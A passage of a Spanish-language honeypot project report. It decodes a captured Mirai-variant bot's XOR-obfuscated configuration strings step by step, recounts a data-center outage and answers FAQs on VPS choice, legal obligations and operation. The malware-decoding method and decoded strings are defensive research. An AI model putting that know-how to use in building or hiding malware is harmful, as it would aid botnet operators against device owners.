
Empieza en 004236f0 y mide 0x21 bytes, así que su último byte está en 0x4236f0 + 0x21 - 1 = 0x423710.

Para seleccionar: G, 004234af y **clic en esa línea**, porque el clic es lo que fija el inicio. Después se baja solo con la rueda del ratón y se hace Mayús + clic en 00423712, un byte suelto más fácil de pinchar. Los dos 00 de más no afectan al resultado, como vamos a ver.






612 direcciones: 0x423712 - 0x4234af + 1 = 0x264 = 612. Se copian con clic derecho y Copy "Byte String (No Spaces)":



La receta en CyberChef:

1. From Hex.
2. XOR con la clave 09.
3. Find / Replace de \x09 por nada, en modo REGEX. Los 00 de relleno entre entradas se convierten en 09 con el XOR, y así desaparecen.
4. Find / Replace de \x00 por \n, en modo REGEX. Cada terminador pasa a ser un salto de línea, y queda una cadena por línea.



Salen 53 cadenas, y **la función tiene 53 entradas**: empieza en la línea 9 del decompilador, acaba en la 326 y cada entrada ocupa 6 líneas, (326 - 8) / 6 = 53.

Las agrupo a continuación. **El descifrado está verificado; la función de cada grupo es una interpretación** que solo se podría confirmar siguiendo en el código dónde se usa cada cadena:

Grupo	Cadenas	Lectura
Marcadores de infección	INFECTED, LOL INFECTED AGAIN	Mensajes que el bot emite al infectar o reinfectar un equipo.
Watchdog	/dev/watchdog, /dev/misc/watchdog, /dev/FTWDT101_watchdog, /dev/FTWDT101\ watchdog	Las rutas que el bot abre para desactivar el reinicio. Las dos primeras son las del Mirai original.
Nombres	pandora, Mercury, crsfi, ahsok, Rooted, REKAI, miori, MASUTA, GhostWuzHere666, Corona, loligang, lolxd, NiGGeR69xd, nuclear, dvrHelper, yakuza, UnHAnaAW, Ares, lessie., Hilix, Reaper., Alex, sora, Amakano, rzr, nya, mezy, zhr, lzrd, Gummy, Mozi, Yakuza, daddyl33t, .un5, Demon., Okami	Muchos coinciden con nombres de otras botnets conocidas, de la familia Mirai y de su entorno. Encaja con una lista para reconocer y eliminar a la competencia en el dispositivo, pero no está confirmado. En el Mirai original, ./dvrHelper es el nombre con el que tiene que arrancar el proceso para que el bot pase a usar el C2 real.
Firmas y sistema	UPX!, KILLATTK, sysupdater, BOGOMIPS	UPX! es la marca de los binarios empaquetados con UPX; el killer del Mirai original busca firmas, una de ellas de UPX, en los ejecutables de los demás procesos (/proc/PID/exe) y mata a los que coinciden. Para qué se usa KILLATTK no lo he podido verificar. BOGOMIPS es un campo de /proc/cpuinfo.
Sin determinar	hpNAj8jcAtSuA8t, P9EyeHHRdR3tU, GY3QJhLZXYZbe, jEQajhjpXCGqq, MLKAN9N7mjNKe	Función no determinada.
Claves largas	K4s5jq6QLMQQBV49P5CLKJZz9	32 caracteres son 32 bytes,

Grupo	Cadenas	Lectura
	Kn5a96myfZDE2d6JP9nsZZP (48 caracteres), dbxGCsKNd5Q3jqL6srryyYc4CG dkeGy8 (32)	256 bits: el tamaño de una clave de ChaCha20. Encaja con lo que detectó capa, pero es una hipótesis.

4.1.4.6 Límites del análisis.

Lo que queda confirmado: **la configuración embebida va cifrada con un XOR de un byte (0x09) y está descifrada entera**, y **el C2 está escrito directamente en el binario**, en el puerto 25565, y es el mismo servidor que reparte el dropper.

Lo que queda sin confirmar:

- **El diccionario de credenciales no lo he localizado.** No está en la tabla de configuración.
- **ChaCha20 solo lo detecta capa.** La constante `expand 32-byte k` no aparece con strings; podría estar guardada como valores numéricos dentro del código, igual que la IP, pero no lo he comprobado.
- **La rutina de actualización de** `FUN_0040f660` **es una hipótesis.**
- **La función de cada cadena de la tabla es una interpretación**: no he seguido en el código dónde se usa cada una.

5
El final

El proyecto llegó a su fin de forma abrupta el 23 de septiembre del 2026 a las 10:10 de la mañana

Recibo la última notificación de mi servidor vía telegram.

Había hecho unos pequeños ajustes que no he mostrado ni reflejado en ninguno de esos informes, ni en el repositorio GitHub.

Los ajustes que hice fue literalmente permitir que cualquiera pueda acceder al honeypot, el inicio de sesión dejaba a cualquiera entrar, queriendo decir, que recibía constantemente un aluvión de notificaciones de Telegram.
Queriendo decir eso, que literalmente hay un seguimiento casi ultra preciso de si está o no el servidor o Telegram funcionando.

Y en efecto, a las 10:10 última notificación.

Al ya tener experiencia en esto pensé en que el problema era que había colapsado la API de Telegram y en cierta parte era cierto, porque no establecí en aquel entonces una contramedida para que no colapsaran los bots mediante logins exitosos, ya que literalmente no hacen nada, ni atacar ni nada, solo loggearse y además les funciona porque yo les he permitido.

Mi segunda reacción es implementar eso mismo, la solución para que no me colapsen en Telegram. Y aquí viene lo bueno.

No puedo acceder al servidor.

No es la primera vez que pasa, los proxys de Mullvad se caen a menudo y por desgracia en los recientes meses han cambiado de IP un poco demasiado, pero no pasa nada. Sin embargo, los proxies y sus IPs funcionaban y existían.

Mi segundo pensamiento fue ya el catastrofista real, ya huele feo esto y me enfrento a un problema jamás visto. Existe la posibilidad de que hayan baneado mi cuenta de la VPS por uso indebido (Que no es coherente porque llevo 5 meses haciendo y cumpliendo con las leyes europeas y las políticas de la VPS), pero algo raro me temía.

En efecto, ni un solo correo ni aviso por parte de la empresa.

Sigo tirando del hilo, ahora quiero ver si el aviso no me lo han puesto en bandeja pero de la propia página de la empresa y no vía correo.

Y aquí ya veo el percal. Un aviso de “corte de electricidad”, sin entrar en detalles:

Data Center Power Outage – Service Disruption (In Progress) Critical

Affecting Other - Data Center

23/09/2026 11:10 Last Updated 23/09/2026 13:05


We are currently experiencing a power outage at our data center, which is affecting service availability.

Service Impact:
If your service or IP address belongs to any of the affected subnets listed below, your service is impacted and most likely unreachable at this time:

Un datacenter con caida de +1 hora, posiblemente el datacenter más importante e icónico de ese país, como no va a tener un plan B, el concepto de Alta Disponibilidad. Claramente esto yo no me lo trago, no digo que sea mentira, pero defiendo firmemente que la empresa si tiene medidas de seguridad, pero algo superior a él se lo ha impedido.


Por ejemplo, que la ciudad entera esté sin electricidad.

Y este fue el comienzo de descubrir qué ha pasado realmente, aunque la palabra final la tienen ellos, pero es posible que no digan nada para no perder clientes ni fiabilidad, y siendo honestos, no tienen la culpa absolutamente de nada. Hay cosas imposibles de gestionar.



El 23 de septiembre del 2026 a las 19:36.

La última noticia por parte de la empresa, es esta:



Affecting Other - Data Center

23/09/2026 11:10 Last Updated 23/09/2026 19:15

We are currently experiencing a power outage at our data center, which is affecting service availability.

Service Impact:
All Services in [redacted]

Current Status:

* All emergency teams have been engaged and are actively working to identify the cause and restore power and services as quickly as possible.
* We are closely monitoring the situation and will provide an update as soon as more information becomes available.

We sincerely apologize for the inconvenience caused by this unscheduled disruption. Further updates will be posted directly to this notice as soon as more information or an estimated time of restoration (ETR) becomes available.

Tal y como vemos, las cosas que a veces nos pueden parecer improbables o imposibles, a veces se vuelven posibles y reales. Como por poder podría seguir poniendo noticias, fotos y demás.

Quiero añadir una cosa y es que dado el contexto geopolítico no señalo a absolutamente nadie, ni ningún país como responsable de nada.

Sospechosos hay muchos, pero no se puede ir a dedo diciendo quién ha hecho qué. Las noticias, páginas web, todo como por poder se puede falsificar, engañar y manipular.

La única cosa realmente cierta es, que el servidor nuestro ya no está, no sabemos cuándo volverá y si acaso volverá.

Habrá noticias que digan que hay corte de internet, otros dirán que ha habido una destrucción literal de algún centro de datos y otras noticias que hay cortes de electricidad ya que habrán hecho algo en alguna infraestructura critica.

Y nada de esto lo podemos asegurar, comprobar ni afirmar por estar en este lado del mundo.

6
Justificación de las decisiones de diseño

6.1 Explicación de elecciones y toma de decisiones.

En este apartado se explicará porque se ha elegido lo que se ha elegido.

6.1.1 Telegram.

¿Porqué Telegram y no Discord, Slack u otra?

Usaremos Telegram porque es cómodo y rápido de integrar, el bot es gratuito, su API se maneja desde un script en pocas líneas y el aviso llega al móvil al instante, sin montar infraestructura de correo. Pero el mismo aviso se podría resolver con correo, con un webhook a Discord o Slack, o con una herramienta de monitorización como Uptime Kuma o healthchecks.io.

Discord es más peligroso y te pueden banear. Ya que en Discord por desgracia en los últimos años los delincuentes jóvenes se reúnen allí, y se ha convertido en una "red social" bastante vigilada y monitorizada. Que aparezca mensajes que dicen: "Mirai, redtail, un hash" pues a lo mejor levanta sospechas.

Y respecto al peligro pues hablamos del webhook que ofrece Discord y la de cosas que se puede hacer con eso.

Si tu pregunta es, porque necesitamos notificaciones. Básicamente es tu primera y más importante herramienta de detección de errores, problemas y monitorización.

Algún día te levantarás de tu ordenador y saldrás de casa, como es evidente y es mandatorio saber como va la situación de la VPS, si algo se sale de control, se ha caido, roto, te atacan, etc.

Lo que llevamos repitiendo ya bastante, si no ves alertas es porque algo malo ha pasado.

6.2 Preguntas Frecuentes.

Q1: Si estamos usando una VPS, ¿para qué queremos un honeypot? ¿Por qué no expongo directamente una máquina a internet y configuro una pipeline que envíe lo capturado a las plataformas de reporte?

A1: Esto es una pregunta compleja de explicar.

No es tan simple como decir: porque X.

Exponer una máquina real, es decir, un honeypot de alta interacción, es literalmente lo que más "jugo" da, los atacantes realmente creerán que están en una máquina real, porque literalmente lo están.

Sin embargo, al ser el primer proyecto que hago de honeypots, al ser un individuo sin muchos recursos, el tiempo, conocimiento y rigor requerido para capar un S.O. de tal forma que no pueda bypassear nunca nuestros parcheos y limitaciones que les pongamos para que no creen de nuestra VPS una botnet o cosas mucho peores es demasiado.

Se resume en "High Risk – Low Reward".

Imagina lo que un atacante podría hacer:

- Al ejecutarse, tu servidor pasa a ser participante activo de lo que hace el malware (minería, escaneos a otras IPs, botnets, ataques DDoS a terceros). Todo eso sale con tu IP, viola los términos de cualquier proveedor y puede acarrearte la suspensión de la cuenta o problemas legales. Partiendo de la base de que les prometimos que todo iba a estar bajo control, les estamos mintiendo y eso no está bien.

- El segundo es que pierdes el control de qué se ejecuta. Un honeypot como Cowrie intercepta la descarga del binario y lo guarda sin ejecutarlo, así que obtienes el artefacto limpio. En una máquina real, el binario se ejecuta, modifica el sistema y a menudo se autoelimina (muchos loaders de botnet lo hacen para dificultar el análisis), y te quedas sin la muestra.

- El tercero es que una máquina comprometida puede dejar de ser tuya. El atacante cambia credenciales, instala rootkits y la usa para pivotar. En ese punto ya no estás investigando, estás gestionando un incidente. Y no deberíamos de infravalorar a los oponentes.

Lo que aporta el honeypot frente a una máquina expuesta es una capa de interposición entre el atacante y el sistema real:

- Captura artefactos sin ejecutarlos (listos para MalwareBazaar o VirusTotal)
- Registra todo de forma estructurada (los logs JSON de Cowrie traen timestamps, credenciales, comandos y hashes, justo lo que necesita tu pipeline hacia ThreatFox), mantiene el sistema operativo real intacto y te permite configurar a medida qué sistema finge ser para atraer al malware.

Un honeypot de alta interacción requiere infraestructura compleja y sigue siendo ilegal usar la VPS para atacar a terceros, y lo manejan organizaciones con acuerdos específicos con su proveedor y equipos legales detrás.

Entonces, no es que usemos una versión perezosa, es simplemente lo que tenemos que usar por nuestro bien.

Q2: ***¿Quiere eso decir por lo tanto, que hace falta pedir permiso y explicar lo que estamos a punto de hacer a la compañía propietaria de la VPS o Datacenter?***

A2: No.

Los proveedores no te van a preguntar para qué quieres el servidor, pero todos tienen una Acceptable Use Policy (AUP) que define lo permitido. Tu obligación es leerla y comprobar que tu actividad encaja.

El punto crítico que casi todas las AUP prohíben no es recibir tráfico malicioso, sino generarlo (ser origen de ataques, escaneos, spam o participar en botnets).
Un honeypot bien configurado con filtrado de salida solo recibe y registra, así que encaja en los términos de la mayoría de proveedores aunque no lo mencionen. Lo que sí suele estar prohibido de forma explícita es alojar malware para distribuirlo o ser un servidor de mando y control, y un honeypot no hace ninguna de las dos cosas.

El riesgo real es el tráfico saliente mal controlado: si dejas que el malware capturado se ejecute y ataque a terceros desde tu IP, ahí sí tienes un problema.

Por eso insistimos tanto en el filtrado de salida desde el principio.
Algunos proveedores son explícitamente amigables con la investigación de seguridad (Hetzner lo es históricamente; DigitalOcean y Vultr suelen serlo en la práctica). Lo correcto y que recomendamos, es ser directo y transparente con los proveedores, además, de que de antemano descubres cómo trabajan ellos, si es que acaso te contestan al correo electrónico y así descartarlos como candidatos a eso.

Q3: ***¿Porque una VPS y no una instancia EC2 en AWS o una máquina virtual en Azure?***

A3: Es una pregunta curiosa, porque cuando montemos todo descubriremos que de hecho existen atacantes que atacan desde instancias de AWS y Azure. Y allí a diferencia de las VPS no dejan pagar en criptomonedas para anonimizarse.

¿Bastante irónico no?

Que gente haga fechorías y se les permita pero nosotros que queremos hacer algo legal no.

Pero hay muchas razones:

- AWS y Azure tienen detección automática de abuso muy agresiva. Si tu IP empieza a recibir el tráfico malicioso que un honeypot atrae por diseño, es probable que te llegue un aviso de abuso o te suspendan la instancia, aunque ese tráfico sea entrante. Los VPS especializados son más tolerantes porque su clientela incluye investigadores y pentesters.

- Filtrado de red que estorba o un cortafuegos.
  Ambos filtran a nivel de infraestructura antes de que los paquetes lleguen a tu instancia (AWS Shield, protecciones equivalentes en Azure). Eso hace que parte del tráfico malicioso nunca llegue al honeypot y baje la calidad de la captura.
  Un VPS a menudo, te da una máquina limpia y a secas, tu te haces tu cortafuegos y te comes la responsabilidad. Y si lo tienen, basta con enviarles un correo explicandoles y te modifican las cosas para ayudarte.

- Bloqueo de puertos. AWS bloquea por defecto puertos “polémicos” 25 (SMTP), 445 (SMB) entre otros, y desbloquearlos requiere solicitarlo y justificarlo. No lo hacen por la cara, pero eso que nos quitamos.

- Coste mucho más alto. Una instancia con 8 GB de RAM (el mínimo real para T-Pot) en AWS ronda los 50 a 100 euros al mes, más almacenamiento EBS y transferencia saliente. Un VPS equivalente cuesta entre 10 y 25 euros al mes con disco y transferencia incluidos. En un proyecto que correrá meses, la diferencia es enorme. Además, de que la “solución de la nube” no es para un trabajo como este, la “nube” tiene un caso de uso muy peculiar que nosotros simplemente no cumplimos.

- IPs demasiado conocidas. Los rangos de AWS, Azure y Google Cloud son públicos, y muchos operadores de botnets los excluyen por considerarlos entornos de investigación o cloud corporativo poco interesante. Una IP de un VPS búlgaro o finlandés se parece más a la de un usuario o pyme real y atrae más tráfico orgánico.

- Falta de centros de datos en paises donde los necesito. AWS y Azure no tienen datacenters en paises peculiares o que a mi me interesen (sus regiones europeas son Irlanda, Fráncfort, París, Estocolmo, Milán).

- Y aunque sea incómodo de decir, las VPS si permiten pagar en bitcoin para anonimizar, es porque "habilitan" a los criminales, por lo tanto, tampoco es que les de igual lo que sucede en su empresa, pero son mucho más laxos, siendo honestos, el dinero es dinero para ellos.

Q4: ***¿Desde dónde y con qué identidad debo conectarme para administrar los servidores?***

A4: Se gestionará la VPS por SSH. La primera decisión es desde qué IP te conectas a la VPS.

Si lo haces directamente desde tu casa, esa IP queda registrada en los logs del proveedor y de la VPS.

Según cuánto te importe tu anonimato *(o la de tus vecinos)*, puede interesarte conectarte siempre a través de tu VPN (Mullvad). No es obligatorio, pero conviene decidirlo antes y no después.

Además, el acceso SSH de gestión debe ser exclusivamente por clave pública, sin contraseña, y establecer un puerto de gestión raro como 56769. El puerto debe estar restringido por firewall y la configuración ssh a tu IP o rango de confianza.

Q5: ***¿Cómo me entero de si el honeypot se cae o se llena el disco?***

A5: Lo primero es que si o si necesitas monitorizar todo. Para ello se instalarán servicios y además crearemos uno propio, dos en total.

El llenado de disco por experiencia no es fácil, digamos que en 3 semanas se puede llegar a llenar entre 1 a 2 GB (dependiendo de mil factores). Lo suyo es que de vez en cuando esas muestras salgan de la VPS para analizar en una máquina a parte y dejes espacio libre en la VPS.

En caso de caida te darás cuenta porque habrás dejado de recibir notificaciones de que te están atacando, o los resumenes diarios de las 8

a.m. Se podrían programar notificaciones cada menos tiempo para descubrir antes la caida, pero sinceramente no merece la pena, la VPS no es un sistema crítico ni un servicio a clientes donde hay perdida de dinero. Los atacantes siempre estarán allí y atacarán, da igual.

Q6: ***Los artefactos capturados, una vez enviados a las plataformas, ¿los guardo o los descarto?***

A6: Guardo solo para análisis, después se eliminan.

Q7: ***¿Tengo alguna implicación legal con el RGPD al capturar IPs de atacantes?***

- Una IP puede ser un dato personal cuando existe una posibilidad razonable de vincularla a una persona (caso Breyer), y el RGPD protege también a quien comete un delito.
- No existe una excepción para la investigación de seguridad que la deje fuera del reglamento, y tampoco sirve la excepción de uso doméstico, porque el servidor está expuesto a internet y los datos se comparten con plataformas públicas.
- La base legal es el interés legítimo (artículo 6.1.f del RGPD). El propio reglamento, en su Considerando 49, reconoce la seguridad de las redes y de la información como interés legítimo. No es el interés público del artículo 6.1.e, que está pensado para tareas que encarga una ley.
- Eso obliga a la minimización: recoger solo lo necesario para analizar las amenazas y anonimizar lo que se publica, como se hace en este documento.

Q8: ***¿Qué hago si capturo algo genuinamente nuevo o significativo?***

A8: Dada la experiencia de este proyecto, en su inmensa mayoría van a ser cosas ya vistas, ya existentes, nada nuevo. Es casi imposible que alguien te suelte algo único.

Seamos honestos, los desarrolladores pagados por gobiernos (*Malamente llamados APTs*) o los “kingpin” del mundillo este, habrán invertido tanto tiempo, dinero, etc. Que lo suyo es que lo usen en contra algo importante, si lo usan contra ti, pues ya se detecta, se parchea, y chao pescao. ¿Lógico no?

Hablamos de que estos profesionales, cuentan con exploits 0 day, conocimientos muy difícilmente adquiridos mediante métodos muy difíciles, sea espionaje gubernamental, empresarial y un larguísimo etcétera de métodos.

Sin embargo, evidentemente eso se reporta a las plataformas que ya mencionamos. En caso de que sea algo significativo y que genuinamente

representa una amenaza para ti, empresas o la seguridad nacional o sea de interés nacional, pues se reportará a las correspondientes entidades responsables.

Q9: ***¿Tengo que mantener actualizado el software del propio honeypot?***

A9: Si y no.

Si hay que mantener el debian 13 actualizado y los programas. Pero ni Cowrie ni Dionaea tienen que estar actualizados, de hecho en el repositorio fijamos a propósito las versiones. Si usas una más antigua o nueva rompes el honeypot.

Sí, lo coherente es actualizarlo todo, incluyendo los honeypots, pero por desgracia y experiencia el Cowrie se rompe si lo actualizas, porque por algún motivo deciden cambiar radicalmente la metodología o la forma de funcionar.

Q10: ***¿Cuánto tiempo debo mantener los servidores activos?***

A10: El máximo tiempo posible y no apagarlo nunca o lo menos posible.

Los datos más interesantes de un honeypot no son los del primer día, sino los de semanas o meses de operación, cuando acumulas volumen suficiente para ver patrones.

Recordemos también que las capturas se hacen si la VPS está encendida y que tu te salgas del SSH y apagues tu terminal o tú ordenador no apaga la máquina, eso tiene que seguir corriendo.

Además, ya que lo has pagado, úsalo al tope. No ahorras ni ayudas en nada apagándola.